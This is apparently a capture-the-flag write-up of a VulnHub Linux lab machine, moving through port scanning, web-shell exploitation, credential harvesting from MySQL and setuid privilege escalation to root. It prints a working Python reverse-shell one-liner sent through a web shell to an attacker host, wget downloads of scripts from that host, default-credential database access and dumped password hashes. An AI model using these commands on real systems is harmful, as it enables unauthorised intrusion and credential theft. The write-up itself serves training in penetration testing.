


Figure 2: writeup.overview.killchain

TTPs

- 80/tcp/http/Apache httpd 2.4.29 ((Ubuntu)): [exploit_python_reverseshell](#), [privesc_mysql_creds](#), [privesc_setuid](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Sep 17 11:47:37 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.escalatelinux/results/192.168.92.173/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.escalatelinux/results/192.168.92.173/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.173
2 Nmap scan report for 192.168.92.173
3 Host is up, received arp-response (0.00026s latency).
4 Scanned at 2019-09-17 11:47:38 PDT for 20s
5 Not shown: 995 closed ports
6 Reason: 995 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
9 | http-methods:
10 |_ Supported Methods: OPTIONS HEAD GET POST
11 |_http-server-header: Apache/2.4.29 (Ubuntu)
12 |_http-title: Apache2 Ubuntu Default Page: It works
13 111/tcp   open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
14 | rpcinfo:
15 |   program version  port/proto  service
16 |   100000  2,3,4      111/tcp    rpcbind
17 |   100000  2,3,4      111/udp    rpcbind
18 |   100003  3          2049/udp   nfs
19 |   100003  3,4        2049/tcp   nfs
20 |   100005  1,2,3      43318/udp  mountd
21 |   100005  1,2,3      43937/tcp  mountd
22 |   100021  1,3,4      39393/tcp  nlockmgr
23 |   100021  1,3,4      47990/udp  nlockmgr
24 |   100227  3          2049/tcp   nfs_acl
25 |_ 100227  3          2049/udp   nfs_acl
26 139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
27 445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
28 2049/tcp  open  nfs_acl     syn-ack ttl 64 3 (RPC #100227)
29 MAC Address: 00:0C:29:A6:A7:B9 (VMware)
30 Service Info: Host: LINUX
31
32 Host script results:
33 |_clock-skew: mean: 1h20m01s, deviation: 2h18m34s, median: 0s
34 |_nbstat: NetBIOS name: LINUX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
35 | Names:
36 |   LINUX<00>          Flags: <unique><active>
37 |   LINUX<03>          Flags: <unique><active>
38 |   LINUX<20>          Flags: <unique><active>
39 |   \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
40 |   WORKGROUP<00>      Flags: <group><active>
41 |   WORKGROUP<1d>      Flags: <unique><active>
42 |   WORKGROUP<1e>      Flags: <group><active>
43 | Statistics:
44 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
45 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
46 |_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
47 | p2p-conficker:
48 |   Checking for Conficker.C or higher...
```

```

49 | Check 1 (port 55304/tcp): CLEAN (Couldn't connect)
50 | Check 2 (port 61557/tcp): CLEAN (Couldn't connect)
51 | Check 3 (port 38128/udp): CLEAN (Timeout)
52 | Check 4 (port 2678/udp): CLEAN (Failed to receive data)
53 | _ 0/4 checks are positive: Host is CLEAN or ports are blocked
54 | smb-os-discovery:
55 |   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
56 |   Computer name: osboxes
57 |   NetBIOS computer name: LINUX\x00
58 |   Domain name: \x00
59 |   FQDN: osboxes
60 | _ System time: 2019-09-17T14:47:54-04:00
61 | smb-security-mode:
62 |   account_used: guest
63 |   authentication_level: user
64 |   challenge_response: supported
65 | _ message_signing: disabled (dangerous, but default)
66 | smb2-security-mode:
67 |   2.02:
68 | _ Message signing enabled but not required
69 | smb2-time:
70 |   date: 2019-09-17 11:47:54
71 | _ start_date: N/A
72
73 Read data files from: /usr/bin/./share/nmap
74 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
75 # Nmap done at Tue Sep 17 11:47:58 2019 -- 1 IP address (1 host up) scanned in 21.30 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				
#	Port	Protocol	Service	Scans
1.	80/tcp	http	ttl 64 Apache httpd 2.4.29 ((Ubuntu))	./results/192.168.92.173/scans/tcp_80_http_dirb.txt ./results/192.168.92.173/scans/tcp_80_http_nikto.txt ./results/192.168.92.173/scans/tcp_80_http_nmap.txt ./results/192.168.92.173/scans/tcp_80_http_robots.txt ./results/192.168.92.173/scans/tcp_80_http_whatweb.txt
2.	111/tcp	rpcbind	ttl 64 2-4 (RPC #100000)	./results/192.168.92.173/scans/tcp_111_nfs_nmap.txt ./results/192.168.92.173/scans/tcp_111_rpc_nmap.txt ./results/192.168.92.173/scans/tcp_111_showmount.txt
3.	137/udp	netbios-ns	ttl 64 Samba nmbd netbios-ns (workgroup: WORKGROUP)	./results/192.168.92.173/scans/enum4linux.txt ./results/192.168.92.173/scans/nbtscan.txt ./results/192.168.92.173/scans/udp_137_smb_nmap.txt
4.	139/tcp	netbios-ssn	ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	./results/192.168.92.173/scans/enum4linux.txt ./results/192.168.92.173/scans/smbclient.txt ./results/192.168.92.173/scans/tcp_139_smb_nmap.txt ./results/192.168.92.173/scans/enum4linux.txt
5.	445/tcp	netbios-ssn	ttl 64 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)	./results/192.168.92.173/scans/smbclient.txt ./results/192.168.92.173/scans/tcp_445_smb_nmap.txt ./results/192.168.92.173/scans/tcp_2049_nfs_nmap.txt
6.	2049/tcp	nfs_acl	ttl 64 3 (RPC #100227)	./results/192.168.92.173/scans/tcp_2049_showmount.txt
7.	39393/tcp	nlockmgr	ttl 64 1-4 (RPC #100021)	
8.	43937/tcp	mountd	ttl 64 1-3 (RPC #100005)	
9.	55567/tcp	mountd	ttl 64 1-3 (RPC #100005)	
10.	59061/tcp	mountd	ttl 64 1-3 (RPC #100005)	

Figure 3: writeup.enumeration.steps.2.1

3. Found a `shell.php` file on 80/tcp using dirb:

```

1 -----
2 DIRB v2.22

```

```

3 By The Dark Raver
4 -----
5
6 OUTPUT_FILE: /root/toolbox/writeups/vulnhub.escalatelineux/results/192.168.92.173/scans/
  ↳ tcp_80_http_dirb.txt
7 START_TIME: Tue Sep 17 11:47:59 2019
8 URL_BASE: http://192.168.92.173:80/
9 WORDLIST_FILES: /usr/share/seclists/Discovery/Web-Content/common.txt
10 OPTION: Printing LOCATION header
11 OPTION: Not Recursive
12 OPTION: Silent Mode
13 EXTENSIONS_LIST: (,.txt,.html,.php,.asp,.aspx) | ( )(.txt)(.html)(.php)(.asp)(.aspx) [NUM = 6]
14
15 -----
16
17 GENERATED WORDS: 4593
18
19 ---- Scanning URL: http://192.168.92.173:80/ ----
20 + http://192.168.92.173:80/index.html (CODE:200|SIZE:10918)
21 + http://192.168.92.173:80/index.html (CODE:200|SIZE:10918)
22 + http://192.168.92.173:80/server-status (CODE:403|SIZE:302)
23 + http://192.168.92.173:80/shell.php (CODE:200|SIZE:29)
24
25 -----
26 END_TIME: Tue Sep 17 11:49:15 2019
27 DOWNLOADED: 27558 - FOUND: 4

```

Findings

Open Ports

80/tcp		http		Apache httpd 2.4.29 ((Ubuntu))
111/tcp		rpcbind		2-4 (RPC #100000)
137/udp		netbios-ns		Samba nmbd netbios-ns (workgroup: WORKGROUP)
139/tcp		netbios-ssn		Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp		netbios-ssn		Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp		nfs_acl		3 (RPC #100227)
39393/tcp		nlockmgr		1-4 (RPC #100021)
43937/tcp		mountd		1-3 (RPC #100005)
55567/tcp		mountd		1-3 (RPC #100005)
59061/tcp		mountd		1-3 (RPC #100005)

Files

```
1 http://192.168.92.173:80/shell.php
```

Users

```
1 ssh: root, mysql, user1, user2, user3, user4, user5, user6, user7, user8
```

Phase #2: Exploitation

1. We set up a netcat listener and invoke a Python reverse shell:

```
1 nc -lnvp 9999
2 http://192.168.92.173/shell.php?cmd=python -c 'import
  ↳ socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.92.163",9999));
  ↳ os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



Figure 4: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.escalatelineux # nc -lnvp 9999
listening on [any] 9999 ...

connect to [192.168.92.163] from (UNKNOWN) [192.168.92.173] 48348
/bin/sh: 0: can't access tty; job control turned off
$ $
$ id
uid=1005(user6) gid=1005(user6) groups=1005(user6)
$
$ uname -a
Linux osboxes 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.173 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::2e48:398c:348e:b9c9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a6:a7:b9 txqueuelen 1000 (Ethernet)
    RX packets 266778 bytes 38129187 (38.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 263355 bytes 76831868 (76.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 236 bytes 20955 (20.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 236 bytes 20955 (20.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

$
```

Figure 5: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
1 user6@osboxes> id
2 uid=1005(user6) gid=1005(user6) groups=1005(user6)
3 user6@osboxes>
4 user6@osboxes> uname
5 Linux osboxes 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64
  ↳ x86_64 GNU/Linux
```

```
6 user6@osboxes>
7 user6@osboxes> ifconfig
8 ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
9     inet 192.168.92.173 netmask 255.255.255.0 broadcast 192.168.92.255
10     inet6 fe80::2e48:398c:348e:b9c9 prefixlen 64 scopeid 0x20<link>
11     ether 00:0c:29:a6:a7:b9 txqueuelen 1000 (Ethernet)
12     RX packets 266778 bytes 38129187 (38.1 MB)
13     RX errors 0 dropped 0 overruns 0 frame 0
14     TX packets 263355 bytes 76831868 (76.8 MB)
15     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
16 user6@osboxes>
17 user6@osboxes> users
18 root
19 mysql
20 user1
21 user2
22 user3
23 user4
24 user5
25 user6
26 user7
27 user8
```

Phase #3: Privilege Escalation

1. We start with downloading the privesc enumerations scripts:

```
1 wget http://192.168.92.163:8000/lse.sh ; chmod +x ./lse.sh ; ./lse.sh | tee lse.txt
2 wget http://192.168.92.163:8000/linenum.sh ; chmod +x ./linenum.sh ; ./linenum.sh | tee
  ↪ linenum.txt
3 wget http://192.168.92.163:8000/linuxprivchecker.py ; chmod +x ./linuxprivchecker.py ; python
  ↪ ./linuxprivchecker.py | tee linuxprivchecker.txt
```

2. We also explore the home directories of users and find some interesting files:

```
1 /home/user3/shell → setuid
2 /home/user4/abc.txt → owned by root
3 /home/user5/script → setuid
```

```

/home/user3:
total 160
drwxr-xr-x 22 user3 user3 4096 Jun  4 13:37 .
drwxr-xr-x 10 root  root  4096 Jun  5 14:16 ..
-rw----- 1 user3 user3 4710 Jun  4 13:29 .ICEauthority
-rw-r--r-- 1 user3 user3   50 Jun  4 13:29 .Xauthority
-rw-r--r-- 1 user3 user3  124 Jun  4 13:29 .asoundrc
-rw-r--r-- 1 user3 user3   95 Jun  4 15:10 .bash_history
-rw-r--r-- 1 user3 user3  220 Jun  4 13:29 .bash_logout
-rw-r--r-- 1 user3 user3  949 Jun  4 13:29 .bashrc
drwxr-xr-x 15 user3 user3 4096 Jun  4 13:29 .cache
drwxr-xr-x 20 user3 user3 4096 Jun  4 13:29 .config
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .dbus
-rw-r--r-- 1 user3 user3   23 Jun  4 13:29 .dmrc
-rw-r--r-- 1 user3 user3 9354 Jun  4 13:29 .face
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 .gconf
drwxr-xr-x 24 user3 user3 4096 Jun  4 13:29 .gimp-2.8
-rw-r--r-- 1 user3 user3    0 Jun  4 13:29 .gksu.lock
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .gnome
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .gnome2
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .gnupg
-rw-r--r-- 1 user3 user3   20 Jun  4 13:29 .gtk-bookmarks
-rw-r--r-- 1 user3 user3  105 Jun  4 13:29 .gtkrc-2.0
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .local
drwxr-xr-x  5 user3 user3 4096 Jun  4 13:29 .mozilla
-rw-r--r-- 1 user3 user3  873 Jun  4 13:29 .profile
-rwxr-xrwx 1 root  root   33 Jun  4 13:37 .script.sh
-rw-r--r-- 1 user3 user3    0 Jun  4 13:29 .sudo_as_admin_successful
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .thumbnails
drwxr-xr-x  4 user3 user3 4096 Jun  4 13:29 .thunderbird
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Desktop
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Documents
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Downloads
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Music
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Pictures
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Public
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Templates
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Videos
-rwsr-xr-x 1 root  root 8392 Jun  4 13:34 shell

```

Figure 6: writeup.privesc.steps.2.1


```

/home/user4:
total 152
drwxr-xr-x 22 user4 user4 4096 Jun  4 15:10 .
drwxr-xr-x 10 root  root  4096 Jun  5 14:16 ..
-rw----- 1 user4 user4 5032 Jun  4 14:37 .ICEauthority
-rw-r--r-- 1 user4 user4  102 Jun  4 15:10 .Xauthority
-rw-r--r-- 1 user4 user4  124 Jun  4 13:40 .asoundrc
-rw-r--r-- 1 user4 user4  560 Jun  4 15:10 .bash_history
-rw-r--r-- 1 user4 user4  220 Jun  4 13:40 .bash_logout
-rw-r--r-- 1 user4 user4  949 Jun  4 13:40 .bashrc
drwxr-xr-x 15 user4 user4 4096 Jun  4 13:40 .cache
drwxr-xr-x 20 user4 user4 4096 Jun  4 13:40 .config
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .dbus
-rw-r--r-- 1 user4 user4   23 Jun  4 14:37 .dmrc
-rw-r--r-- 1 user4 user4 9354 Jun  4 13:40 .face
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 .gconf
drwxr-xr-x 24 user4 user4 4096 Jun  4 13:40 .gimp-2.8
-rw-r--r-- 1 user4 user4    0 Jun  4 13:40 .gksu.lock
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .gnome
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .gnome2
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .gnupg
-rw-r--r-- 1 user4 user4   20 Jun  4 13:40 .gtk-bookmarks
-rw-r--r-- 1 user4 user4  105 Jun  4 13:40 .gtkrc-2.0
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .local
drwxr-xr-x  5 user4 user4 4096 Jun  4 13:40 .mozilla
-rw-r--r-- 1 user4 user4  873 Jun  4 13:40 .profile
-rw-r--r-- 1 user4 user4    0 Jun  4 13:40 .sudo_as_admin_successful
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .thumbnails
drwxr-xr-x  4 user4 user4 4096 Jun  4 13:40 .thunderbird
-rw----- 1 user4 user4 6301 Jun  4 15:10 .xsession-errors
drwxr-xr-x  2 user4 user4 4096 Jun  4 14:46 Desktop
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Documents
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Downloads
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Music
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Pictures
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Public
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Templates
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Videos
-rw-r--r-- 1 root  root    0 Sep 17 15:55 abc.txt

```

Figure 7: writeup.privesc.steps.2.2


```

/home/user5:
total 160
drwxr-xr-x 22 user5 user5 4096 Jun  4 16:27 .
drwxr-xr-x 10 root  root  4096 Jun  5 14:16 ..
-rw----- 1 user5 user5 4710 Jun  4 15:01 .ICEauthority
-rw-r--r-- 1 user5 user5   50 Jun  4 15:01 .Xauthority
-rw-r--r-- 1 user5 user5  124 Jun  4 15:01 .asoundrc
-rw-r--r-- 1 user5 user5  220 Jun  4 16:27 .bash_history
-rw-r--r-- 1 user5 user5  220 Jun  4 15:01 .bash_logout
-rw-r--r-- 1 user5 user5  949 Jun  4 15:01 .bashrc
drwxr-xr-x 15 user5 user5 4096 Jun  4 15:01 .cache
drwxr-xr-x 20 user5 user5 4096 Jun  4 15:01 .config
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .dbus
-rw-r--r-- 1 user5 user5   23 Jun  4 15:01 .dmrc
-rw-r--r-- 1 user5 user5 9354 Jun  4 15:01 .face
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 .gconf
drwxr-xr-x 24 user5 user5 4096 Jun  4 15:01 .gimp-2.8
-rw-r--r-- 1 user5 user5    0 Jun  4 15:01 .gksu.lock
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .gnome
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .gnome2
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .gnupg
-rw-r--r-- 1 user5 user5   20 Jun  4 15:01 .gtk-bookmarks
-rw-r--r-- 1 user5 user5  105 Jun  4 15:01 .gtkrc-2.0
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .local
drwxr-xr-x  5 user5 user5 4096 Jun  4 15:01 .mozilla
-rw-r--r-- 1 user5 user5  873 Jun  4 15:01 .profile
-rw-r--r-- 1 user5 user5    0 Jun  4 15:01 .sudo_as_admin_successful
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .thumbnails
drwxr-xr-x  4 user5 user5 4096 Jun  4 15:01 .thunderbird
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Desktop
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Documents
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Downloads
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Music
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Pictures
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Public
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Templates
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Videos
-rwxrwxr-x 1 user5 user5   26 Jun  4 15:54 ls
-rwsr-xr-x 1 root  root  8392 Jun  4 15:57 script

```

Figure 8: writeup.privesc.steps.2.3

3. From `linenum.sh` scan, we find that the MySQL service allows login with the default credentials `root/root`. We use this to connect and get credentials for the `mysql` user:

```
[-] MYSQL version:
mysql Ver 14.14 Distrib 5.7.26, for Linux (x86_64) using EditLine wrapper

[+] We can connect to the local MYSQL service with default root/root credentials!
mysqladmin Ver 8.42 Distrib 5.7.26, for Linux on x86_64
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version      5.7.26-0ubuntu0.18.04.1
Protocol version    10
Connection          Localhost via UNIX socket
UNIX socket         /var/run/mysqld/mysqld.sock
Uptime:             9 hours 13 min 13 sec

Threads: 1  Questions: 2  Slow queries: 0  Opens: 105  Flush tables: 1  Open tables: 98  Queries per second avg: 0.000
```

Figure 9: writeup.privesc.steps.3.1

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| user |
+-----+
5 rows in set (0.02 sec)

mysql> use user;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_user |
+-----+
| user_info |
+-----+
1 row in set (0.00 sec)

mysql> select * from user_info;
+-----+-----+
| username | password |
+-----+-----+
| mysql | mysql@12345 |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 10: writeup.privesc.steps.3.2

4. We investigate the `setuid` files now. Since the first `setuid` file `/home/user3/shell` is owned by `user3`, we checkout their `.bash_history` to see possible usage commands:

```
1 cat /home/user3/.bash_history
```

[-] SUID files:

```
-rwsr-xr-x 1 root root 113336 Apr 25 16:17 /sbin/mount.nfs
-rwsr-xr-x 1 root root 18400 Sep 25 2017 /sbin/mount.ecryptfs_private
-rwsr-xr-x 1 root root 35600 Mar 29 2018 /sbin/mount.cifs
-rwsr-xr-- 1 root dip 378600 Jun 12 2018 /usr/sbin/pppd
-rwsr-xr-x 1 root root 75824 Jan 25 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 22520 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 44528 Jan 25 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 59640 Jan 25 2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 18448 Mar 9 2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Jan 25 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 22528 Mar 9 2017 /usr/bin/arping
-rwsr-xr-x 1 root root 40344 Jan 25 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 149080 Jan 17 2018 /usr/bin/sudo
-rwsr-sr-x 1 root root 10232 Oct 25 2018 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 14328 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 436552 Jan 31 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Nov 15 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 64424 Mar 9 2017 /bin/ping
-rwsr-xr-x 1 root root 44664 Jan 25 2018 /bin/su
-rwsr-xr-x 1 root root 146128 Nov 30 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 43088 Oct 15 2018 /bin/mount
-rwsr-xr-x 1 root root 26696 Oct 15 2018 /bin/umount
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 8392 Jun 4 15:57 /home/user5/script
-rwsr-xr-x 1 root root 8392 Jun 4 13:34 /home/user3/shell
```

[+] Possibly interesting SUID files:

```
-rwsr-xr-x 1 root root 8392 Jun 4 15:57 /home/user5/script
```

Figure 11: writeup.privesc.steps.4.1

```
user6 / | home | user6 cat /home/user3/.bash_history
ls
./shell
nano .script.sh
./shell
id
user3
su user3
ls
rm shell.c
ls -al
string
su root
user6 / | home | user6
```

Figure 12: writeup.privesc.steps.4.2

5. We find that the `/home/user3/shell` file requires a `.script.sh` file and needs it to have executable permissions. We create this file and test out the `shell` file which gives us an elevated shell:

```

1 echo -en "bash -p" >>./script.sh
2 chmod +x ./script.sh
3 /home/user3/shell

```

```

user6 / / home user6
user6 / / home user6 echo -en "/bin/bash -p" >>./script.sh
user6 / / home user6 /home/user3/shell
sh: 1: ./script.sh: Permission denied
user6 / / home user6
user6 / / home user6 chmod +x ./script.sh
user6 / / home user6
user6 / / home user6 /home/user3/shell
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Tuesday 17 September 2019, 17:18:46
Memory Usage: 339/985MB (34.42%)
Disk Usage: 5/217GB (3%)

root / / home user6
root / / home user6 id
uid=0(root) gid=0(root) groups=0(root),1005(user6)
root / / home user6
root / / home user6 uname -a
Linux osboxes 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
root / / home user6
root / / home user6 ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.173 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::2e48:398c:348e:b9c9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a6:a7:b9 txqueuelen 1000 (Ethernet)
    RX packets 274505 bytes 38801803 (38.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 268122 bytes 78249728 (78.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 249 bytes 22086 (22.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 249 bytes 22086 (22.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root / / home user6

```

Figure 13: writeup.privesc.steps.5.1

Loot

Hashes

```
1 root:$6$mjqjgcFoM$X/┘
  ↳ qNpZR6gXPAXdgDjFpaD1yPIqUF5l5ZDANRTKyvchQwSqSxX5lA7n22kjEkQhSP6Uq7cPaYfzPSmgATM.....
2 user1:$6$9iyn/┘
  ↳ lCu$Uxl0ZYhhFSAwJ8DPjlrjrl2Wv.Pz9DahMTfwpw1UC5ybyBGpuHToNIiJtQMLGSh0R2Ch4Ij5gkmP0eEH2.....
